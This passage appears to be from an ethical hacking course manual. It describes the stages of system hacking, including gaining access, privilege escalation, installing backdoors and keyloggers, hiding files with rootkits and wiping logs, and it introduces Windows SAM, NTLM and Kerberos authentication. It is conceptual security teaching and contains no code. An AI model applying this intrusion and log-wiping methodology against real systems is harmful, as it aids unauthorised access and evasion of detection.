
  After gaining access, attackers then escalate their privileges to administrative levels, to perform a protected operation. Attackers exploit vulnerabilities that exist in OSs and software applications to escalate privileges.

- **Maintaining Access**

  After successfully gaining access and escalating privileges to the target system, attackers ensure that high levels of access are maintained to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files.

- **Clearing Logs**

  To maintain future system access, attackers attempt to avoid recognition by legitimate system users. To remain undetected, attackers wipe out the entries corresponding to their activities in the system logs, thus avoiding detection by users.




System Hacking Goals

Hacking-Stage	Goal	Technique/Exploit Used
❶ Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
❷ Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
❸ Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
❹ Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
❺ Covering Tracks	To hide the evidence of compromise	Clearing logs

System Hacking Goals

Every criminal has a certain goal that they intend to achieve. Likewise, attackers can have certain goals for performing system attacks. The following are some examples of the goals of system attackers. The following diagram shows these goals at different hacking stages and the techniques used to achieve them.



Hacking-Stage	Goal	Technique/Exploit Used
❶ Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
❷ Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
❸ Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
❹ Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
❺ Covering Tracks	To hide the evidence of compromise	Clearing logs

Figure 6.2: Hacking stages, goals, and techniques

- **Gaining Access**

  In system hacking, the attacker first tries to gain access to a target system using information obtained and loopholes found in the access control mechanism of the system. Once the attacker succeeds in gaining access to the system, they can freely perform various malicious activities such as stealing sensitive data, implementing a sniffer to capture network traffic, and infecting the system with malware. The attacker can then use techniques such as password cracking, vulnerability exploitation, and social engineering tactics to gain access to the target system.

- **Escalating Privileges**

  After gaining access to a system using a low-privileged normal user account, the attacker may then try to increase their administrator privileges to perform protected system operations, so that they can proceed to the next level of the system hacking phase, which is the execution of applications. The attacker exploits known system vulnerabilities to escalate user privileges.

- **Executing Applications**


  Once the attacker has administrator privileges, they can attempt to install malicious programs such as Trojans, backdoors, rootkits, and keyloggers, which grant them remote system access and enable them to remotely execute malicious codes. Installing rootkits allows the attacker to gain access at the OS level to perform malicious activities. To maintain access for later use, they may even install backdoors.

- **Hiding Files**

  Attackers use rootkits and steganography techniques to attempt to hide the malicious files they install on the system, and thus their activities.

- **Covering Tracks**

  To remain undetected, it is important for the attackers to erase from the system all evidence of security compromise. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.



Module Flow

1 **System Hacking Concepts**

2 **Gaining Access**


3 **Escalating Privileges**

4 **Maintaining Access**

5 **Clearing Logs**

Gaining Access

As discussed earlier, CHM involves various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step, which is the gaining of access, involves the use of various techniques that attackers employ to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and identifying vulnerabilities.



Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

Windows Security

Enter network credentials

Enter your credentials to connect to: RD[redacted]

User name

Password

☐ Remember my credentials

The user name or password is incorrect.

Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps is performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

